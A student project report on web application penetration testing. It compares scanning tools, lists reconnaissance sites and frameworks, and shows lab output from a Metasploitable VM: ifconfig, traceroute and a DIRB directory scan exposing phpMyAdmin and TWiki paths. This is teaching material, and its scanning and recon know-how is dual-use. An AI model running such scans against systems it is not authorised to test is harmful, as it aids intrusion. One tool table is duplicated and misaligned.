Project Report

Team no: 2.10

Project: Web Application Penetration Testing.

Team Members:

MALLA SRIRAJ – 20BCN7117

MALLIDI VISWA TEJA REDDY – 20BCN7022

J V S MANIDEEP – 20BCN7164


PRANAV DATT – 20BCE2722


Under Guidance of:

Prof. P. Manoj & Smart Internz platform

Campus:

VIT – AP and
Vellore





VIT-AP UNIVERSITY

INTRODUCTION

Overview:

Websites have become highly effective communication tools, but they are also vulnerable to attacks that can compromise sensitive information and grant unauthorized access. The proliferation of web application vulnerabilities, primarily resulting from inadequate input validation and sanitization, has escalated over the past decade. It is essential to identify these vulnerabilities to develop secure web applications. Penetration testing is a mandatory step before releasing a website publicly, as it ensures the assessment of its security. Developers are interested in knowing the tools available for detecting security vulnerabilities and their speed of detection.

This study focuses on discussing the implementation of penetration testing to enhance web application security. It examines the risks and vulnerabilities prevalent in the web environment and proposes protective measures. Additionally, it offers a comprehensive review and comparison of various web penetration testing tools. The objective is to assist web penetration testers in selecting the most suitable technology that aligns with their specific requirements.

Purpose:

Web application penetration testing is a necessity in today's landscape. Unlike other types of penetration testing, website penetration testing focuses on specific targets and offers more detailed assessments. The primary objective of this testing is to identify vulnerabilities and cybersecurity risks in websites, their databases, code, and backend networks. A comprehensive approach is necessary to protect websites from security flaws. It is crucial to perform penetration testing on all web applications before they are deployed online and become susceptible to exploitation by malicious actors. Given the constant hunt for web app vulnerabilities by hackers, understanding their methodologies is essential to mitigate potential attacks. Numerous tools are available in the market for web application penetration testing, each with varying levels of effectiveness and speed in providing results. Hence, individuals and organizations need to carefully select the most suitable tool for conducting a web penetration test. As the number of cyberattacks in the web environment continues to rise, the development of new technologies to ensure a secure environment becomes imperative. This article goes beyond proposing technical solutions and addresses the challenges related to security in web applications. It aims to provide a comprehensive review of penetration testing approaches and tools specifically used for web applications, analyzing existing literature to determine the advantages and limitations of each proposed solution. Additionally, it offers recommendations on selecting the appropriate tool for web penetration tests and suggests avenues for future research. This article holds significance from both scientific and

industrial perspectives. Penetration testers can benefit from reviewing the presented results to make informed decisions, while future researchers can gain a clear understanding of limitations and potential research directions.

Therefore, this study focuses on penetration testing and its implementation. It explores the vulnerabilities, threats, and risks prevalent in the web environment, as well as the protective measures that can be employed. The study comprehensively assesses and compares commonly used web penetration testing tools, aiming to assist web penetration testers in choosing the most suitable technology for their requirements. Through a literature review, selection, and analysis of relevant research, individuals and organizations can gain greater awareness of the best tools available for conducting web penetration tests. The study aims to accomplish the following objectives:

1. Highlight the most common vulnerabilities and threats faced by web applications.
2. Review and analyze the existing literature on web penetration testing and associated methodologies.
3. Describe recent mitigation techniques for defending against web application threats.
4. Evaluate the available tools for conducting web penetration tests and provide comparisons between them.
5. Offer recommendations to individuals and businesses on selecting the most suitable tool for performing web penetration tests.

By achieving these objectives, this study intends to provide valuable insights and guidance for professionals involved in web application security.

LITERATURE SURVEY

Information is Wealth. Each and every bit of information has a cost in this digital world. All that information is stored in the form of Data in Internet. There are two types of data, Public and Private. The public data are resources that are available publicly in the Internet. Ex: data that results from a Google search query. The private data are the resources that are bagged behind a wall of authentication. Ex: Your email data. Emails are protected by wall of authentication which requires your user name and password to authenticate successfully. But what if someone can read your emails without authentication? Or what if someone can read your emails by acquiring your credentials from you without your knowledge? There comes the need for Web Application Security. Everything is web based now.

Most of the Softwares has their own web app version too. But all the Web Applications are prone to Hacking. This is why, Web Application Penetration emerge as need of the hour. Website need a defence in depth approach to mitigate against the security flaws1

- It is essential to Penetration test every web application before it goes online and gets hacked by a Black Hat cyber warrior out there. Hackers constantly hunt for web app vulnerabilities5
- The best way to mitigate against the hacker attacks is to learn their methodologies2
- Here, we discuss about the most mandatory penetration tests that has to be done before the application goes Online and Techniques explaining how to perform those tests.

Web Penetration Test:

Web security is an important concern as the Internet expands and web applications are increasingly used in different fields, including the military, health care, and finance. Web security is ensured by penetration tests. Manual or automatic penetration tests can be conducted.

5.1. Web Penetration Testing Tools

This section aims to present attack tools that can be utilized to perform penetration testing based on the type of vulnerability present in the web environment. Moreover, it provides an overview of web penetration testing tools. Table 4 shows the list of web vulnerability and a corresponding tool we can use to detect it.

Table 4. Web Vulnerabilities and Attack Tools.

Web Vulnerability	Attack tool
Carriage return and line feed (CRLF) injection	RLF-Injection scanner
Components with known vulnerabilities	Vulners API
Cross-origin resource sharing (CORS) policy	CORScanner
Cross-site scripting (XSS)	XSSMap
Injection flaw	Custom
Directory traversal	LFISuite
HTTP response splitting	Custom
HTTP verb tampering	nmap HTTP-methods script
Improper certificate validation MassBleed	MassBleed
Insufficient transport layer protection	Custom
Lightweight directory access protocol (LDAP) injection	Custom
Improper certificate validation	MassBleed
Insufficient transport layer protection	Custom
Lightweight directory access protocol (LDAP) injection	Custom
Operating system (OS) command injection	Commix
Remote file inclusion (RFI)	Fimap
SQL injection SQLmap	XML
External entities (XXE)	Custom

5.2. Overview of Penetration Testing Tools

Seven commercial and open-source testing tools are covered in this section. These are Netsparker, Acunetix, Vega, OWASP ZAP, Wapiti, IronWASP, and W3af. Each tool has unique features and advantages that can be used to identify a variety of web application security vulnerabilities.

[7]. Netsparker

Netsparker is an online security testing tool. It detects and discloses security flaws at the application level of any website. Netsparker comes in two flavors: desktop and cloud. We can scan hundreds of websites or web-based apps at the same time using the cloud version. A desktop version is a convenient tool that can be used on individual websites, while the cloud version enables users to scan multiple websites simultaneously, making it an incredibly powerful tool for website administrators and developers.

[8]. Acunetix

Acunetix is an online security testing tool that comprehensively monitors and regulates websites, particularly those dependent on HTML and JavaScript. The software development lifecycle interfaces with project management or bug-tracking systems and contains extensive compliance reports. It runs independently of the operating system by using web browsers. All one needs to do is enter the URL of the target website, and it comes with all the necessary features. Acunetix is the ideal tool for monitoring and regulating websites, especially those that are heavily reliant on HTML and JavaScript.

[9]. Vega

Vega is a free and open-source online security testing tool for detecting flaws in web applications, and its graphical user interface (GUI) is built in Java. Vega has two points of view, which are scanner and proxy. For debugging, the Vega interactive web app provides a blocking proxy. The attack modules for Vega are written in JavaScript, and because these are open source, they may be enhanced via a JavaScript API and modified by the user. Vega is a very powerful tool for debugging web applications, since it is capable of identifying security flaws that are hidden from the user. It also offers great flexibility, allowing the user to customize their attack scenarios by adding new attack modules and modifying existing ones.

[10] OWASP ZAP

OWASP is a multinational non-profit organization dedicated to improving software security. ZAP is a simple, open-source integrated penetration testing tool for discovering vulnerabilities in online applications. OWASP openly distributes papers, methodologies, documentation, and tools on the subject of web app security . Utilizing the security tools provided by OWASP, such as ZAP, and following its methodologies for secure coding are essential for organizations when building or maintaining applications. In addition to providing security tools such as ZAP, OWASP also offers educational resources for those involved in the process of building or maintaining software.

[11] Wapiti

Wapiti is a free online security testing tool for detecting flaws in web applications. It runs a black-box test, which means it does not examine the application’s source code but instead scans the web pages of the web application being tested and searches for scripts and forms that potentially inject data. Wapiti functions as a fuzzier after it has a list of URLs, forms, and their inputs, injecting payloads to test if a script is susceptible. This can be used to detect common issues, such as SQL injection, XSS, local and remote file inclusion, LDAP injection, and server-side request forgery. Wapiti can also detect different kinds of vulnerabilities in an application, such as weaknesses in authentication systems, improper error handling, and weak encryption functions.

[12] IronWASP

Iron Web Application Advanced Security Testing Platform (IronWASP) is a free and open-source web security testing tool for detecting flaws in web applications. It can identify more than 25 web vulnerabilities. It is a GUI-based utility created in Python and Ruby and can identify false positives and false negatives. IronWASP generates HTML and RTF reports. It can be supplemented using plug-ins or modules written in

Python, Ruby, C#, or VB.NET. IronWASP is easy to use and set up and includes a range of tools such as fizzers, proxies, crawlers, traffic analyzers, and even site map generation tools. It is highly versatile, and its modularity makes it an ideal tool for penetration testing, allowing users to combine different features and create powerful solutions tailored to their own needs.

[13] W3af

W3af is a free, open-source tool for automating the scanning of web applications. Both GUI and command line interfaces are available for this tool, which can assess a web application for vulnerabilities and exploit them. There are interconnected plugins that share information between them. This allows W3af to crawl a web application, map its contents, detect known vulnerabilities, and identify problems that may arise from the application's source code. It is important to note that W3af should only be used by experienced professionals, as its powerful capabilities can lead to system damage if used incorrectly. W3af offers users the ability to customize and fine-tune an application according to their specific needs.

In **Table 5**, we use a set of metrics in terms of the technology being used, the programming language used during tool development, the supported platform on which the tool can be used, the supported interface on which the tool was developed, the online or offline status during tool use, the vulnerabilities detected through this tool, tool usability, and tool cost. These metrics will be useful for the relevant decision-makers during the tool selection process.

Table 5. Penetration Testing Tools.

Tool	Technology	Platform	Interface	Online or offline	Vulnerabilities	Usability	Cost
Netsparker	PHP Java	Web	Command line interface	Online	Identify vulnerabilities such as heartbleed SSL in web applications.	Setup and use are extremely simple.	Request a quote from Sales
Acunetix	Java	Uses web browsers to run independently of the operating system	GUI	Online	More than 4500 vulnerabilities	Easy-to-use and intuitive	Request a quote from Sales
Vega	Java	Linux, OS X, and Windows	GUI	Online	Identify vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file inclusion, shell injection, and more.	Easy to use.	Free
Wapiti	Python	Unix/Linux, FreeBSD Mac OS, OSX, Windows	GUI	Online	More than 23 vulnerabilities	Easy and fast activation and deactivation of attack modules.	Free
OWASP ZAP	Java	Linux, Mac OS, OSX, Windows	GUI	Online	Examines the web application for issues linked to SQL injection. Authentication failure. Exposed sensitive info. Compromised access control. Misconfiguration of security. XSS deserialization is insecure. Components that have known flaws.	Easy to use and report vulnerabilities.	Free
IronWASP	Python and Ruby	Linux, Mac OS, OSX, Windows	Both the GUI and command line interfaces.	Online	More than 25 web vulnerabilities	Beginners may utilize it, since it is extremely simple to use.	Free
W3af	Python	Linux, Mac OS, OSX, Windows	Both the GUI and command line interfaces.	Online	Identify vulnerabilities such as SQL injection, cross-site scripting, guessable credentials, unhandled application problems, and PHP misconfigurations.	Fairly simple to install, and the automatic SVN updates will assist both users and writers in resolving problems rapidly.	Free

Online Apps for Recon:

- pentest-tools.com – provide detailed information about the web server, frameworks, hosting panels, font scripts, JavaScript frameworks used in the application along with their version info.

- dnsdumpster.com – provides information about DNS servers, MX records, TXT records, Host records

and domain map.

- virustotal.com – checks for malicious files in the website and supplies the DNS information and subdomain info.

- Hackertarget.com – offers basic functions like reverse DNS lookup, TCP UDP port scan, reverse IP lookup, and finding shared DNS servers.

- Shodan.io – helps the attackers to find internal infrastructure of an organization which are exposed to the internet. Also, Shodan makes the job easier by making a port scan on the target IP address.

- Censys.io – similar to shodan but censys helps in asset discovery buy analyzing the SSL certificate

- Github.com – helps the attacker to find API keys and other sensitive infos of an Organization and employee email IDs.

Recon Frameworks

- Recon-ng – a swiss army knife for web application reconnaissance. It has various modules to perform Open Source Intelligence (OSINT) gathering as well as reconnaissance. You've to configure the tool with API of respective source that the tool uses.

- TIDoS framework – consists of 48 inbuilt modules for OSINT and recon process. In addition to this, it also contains modules for scanning and enumeration, vulnerability analysis, Exploitation and other auxiliary modules.

- Wappalyzer – a firefox plugin which helps attackers to know about the technologies used by the target server along with their version info. Handy for finding the CMS (incase of any) used by the target domain and their plugins.

- Recon Dog – a python based recon framework which offers limited yet effective functions like DNS lookup, Honeypot detection, Censys lookup, and filtering technologies used by the target web server.

- DNSRecon – scans all type of domain records


References:

1. M. Howard And D.E. Leblanc, Writing Secure Code, Micro- Soft Press, 2002.
2. M. Khari, Sonam, Vaishali And M. Kumar, "Comprehensive Study Of Web Application Attacks And Classification," 2016 3rd International Conference On Computing For Sustainable Global Development (Indiacom), New Delhi, 2016, Pp. 2159-2164.
3. Jose Fonseca, Marco Vieira, And Henrique Madeira, "Evaluation Of Web Security Mechanisms Using Vulnerability & Attack Injection", Dependable And Secure Computing, Ieee Transactions (Volume:11, Issue: 5)

4. HTTPS://SIMPLYSECURE.BLOG/2017/07/05/FIVE-PHASES-OFPENETRATION-TESTING/
5. K. Nirmal, B. Janet And R. Kumar, "Web Application Vulnerabilities - The Hacker's Treasure," 2018 International Conference On Inventive Research In Computing Applications (Icirca), Coimbatore,
6. India, 2018, Pp. 58-62.
7. Joshi, C.; Singh, U.K. Performance evaluation of web application security scanners for more effective defense. *Int. J. Sci. Res. Publ. (IJSRP)* **2016**, *6*, 660–667.
8. Elisa, N. Usability, accessibility and web security assessment of e-government websites in tanzania. *Int. J. Comput. Appl.* **2017**, *164*, 42–48.
9. Tundis, A.; Mazurczyk, W.; Mühlhäuser, M. A review of network vulnerabilities scanning tools: Types, capabilities, and functions. In Proceedings of the 13th international Conference On Availability, Reliability, and Security, Hamburg, Germany, 27–30 August 2018; pp. 1–10.
10. Bennetts, S. *Owasp Zed Attack Proxy*; AppSec USA: San Francisco, CA, USA, 2013.
11. Alsaleh, M.; Alomar, N.; Alshreef, M.; Alarifi, A.; Al-Salman, A. Performance-Based comparative assessment of open source web vulnerability scanners. *Secur. Commun. Netw.* **2017**, *2017*, 1–14.
12. Amankwah, R.; Chen, J.; Kudjo, P.K.; Towey, D. An empirical comparison of commercial and open—Source web vulnerability scanners. *Softw. Pr. Exp.* **2020**, *50*, 1842–1857.
13. Auricchio, N.; Cappuccio, A.; Caturano, F.; Perrone, G.; Romano, S.P. An automated approach to web offensive security. *Comput. Commun.* **2022**, *195*, 248–261.

METASPLOITABLE:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:59:55:fb
          inet addr:192.168.162.130  Bcast:192.168.162.255  Mask:255.255
          inet6 addr: fe80::20c:29ff:fe59:55fb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:4688 (4.5 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20661 (20.1 KB)  TX bytes:20661 (20.1 KB)
```




TRACEROUTE:

The traceroute command attempts to trace the route an IP packet follows to an Internet host by launching UDP probe packets with a small maximum time-to-live (Max_ttl variable), then listening for an ICMP TIME_EXCEEDED response from gateways along the way.

```
┌──(root㉿kali)-[/home/kali]
└─# traceroute 192.168.150.131
traceroute to 192.168.150.131 (192.168.150.131), 30 hops max, 60 byte packets
 1  192.168.150.131 (192.168.150.131)  0.787 ms  0.665 ms  0.650 ms
```

DIRB:

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.




```
+ http://192.168.150.131/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.150.131/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.150.131/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.150.131/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.150.131/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.150.131/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.150.131/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.150.131/phpMyAdmin/robots (CODE:200|SIZE:26)
+ http://192.168.150.131/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.150.131/phpMyAdmin/scripts/
==> DIRECTORY: http://192.168.150.131/phpMyAdmin/setup/
+ http://192.168.150.131/phpMyAdmin/sql (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.150.131/phpMyAdmin/test/
==> DIRECTORY: http://192.168.150.131/phpMyAdmin/themes/
+ http://192.168.150.131/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.150.131/phpMyAdmin/webapp (CODE:200|SIZE:6903)

—-- Entering directory: http://192.168.150.131/test/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/twiki/ ——
==> DIRECTORY: http://192.168.150.131/twiki/bin/
+ http://192.168.150.131/twiki/data (CODE:403|SIZE:298)
+ http://192.168.150.131/twiki/index (CODE:200|SIZE:782)
+ http://192.168.150.131/twiki/index.html (CODE:200|SIZE:782)
==> DIRECTORY: http://192.168.150.131/twiki/lib/
+ http://192.168.150.131/twiki/license (CODE:200|SIZE:19440)
==> DIRECTORY: http://192.168.150.131/twiki/pub/
+ http://192.168.150.131/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.150.131/twiki/templates (CODE:403|SIZE:303)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/contrib/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/js/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/lang/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/libraries/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/scripts/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


```
—-- Entering directory: http://192.168.150.131/phpMyAdmin/setup/ ——
+ http://192.168.150.131/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
==> DIRECTORY: http://192.168.150.131/phpMyAdmin/setup/frames/
+ http://192.168.150.131/phpMyAdmin/setup/index (CODE:200|SIZE:8619)
+ http://192.168.150.131/phpMyAdmin/setup/index.php (CODE:200|SIZE:8627)
==> DIRECTORY: http://192.168.150.131/phpMyAdmin/setup/lib/
+ http://192.168.150.131/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967)
+ http://192.168.150.131/phpMyAdmin/setup/styles (CODE:200|SIZE:6218)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/test/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/themes/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/twiki/bin/ ——
+ http://192.168.150.131/twiki/bin/attach (CODE:200|SIZE:4362)
+ http://192.168.150.131/twiki/bin/changes (CODE:200|SIZE:21791)
+ http://192.168.150.131/twiki/bin/edit (CODE:200|SIZE:5351)
+ http://192.168.150.131/twiki/bin/manage (CODE:302|SIZE:0)
+ http://192.168.150.131/twiki/bin/passwd (CODE:302|SIZE:0)
+ http://192.168.150.131/twiki/bin/preview (CODE:302|SIZE:0)
+ http://192.168.150.131/twiki/bin/register (CODE:302|SIZE:0)
+ http://192.168.150.131/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.150.131/twiki/bin/search (CODE:200|SIZE:3554)
+ http://192.168.150.131/twiki/bin/statistics (CODE:200|SIZE:1142)
+ http://192.168.150.131/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.150.131/twiki/bin/view (CODE:200|SIZE:10054)
+ http://192.168.150.131/twiki/bin/viewfile (CODE:302|SIZE:0)

—-- Entering directory: http://192.168.150.131/twiki/lib/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/twiki/pub/ ——
+ http://192.168.150.131/twiki/pub/favicon.ico (CODE:200|SIZE:1078)
==> DIRECTORY: http://192.168.150.131/twiki/pub/Main/

—-- Entering directory: http://192.168.150.131/phpMyAdmin/setup/frames/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/phpMyAdmin/setup/lib/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

—-- Entering directory: http://192.168.150.131/twiki/pub/Main/ ——

-----------------
END_TIME: Wed Jun 28 06:14:02 2023
DOWNLOADED: 32284 - FOUND: 56
```

WAF:

Web Application Firewalls (WAFs) are one of those niche uses. A WAF is a firewall specifically designed to handle "web" traffic; that is, traffic using the HTTP protocol. Generally speaking, the role of a WAF is to inspect all HTTP traffic destined for a web server, discard "bad" requests, and pass "good" traffic on



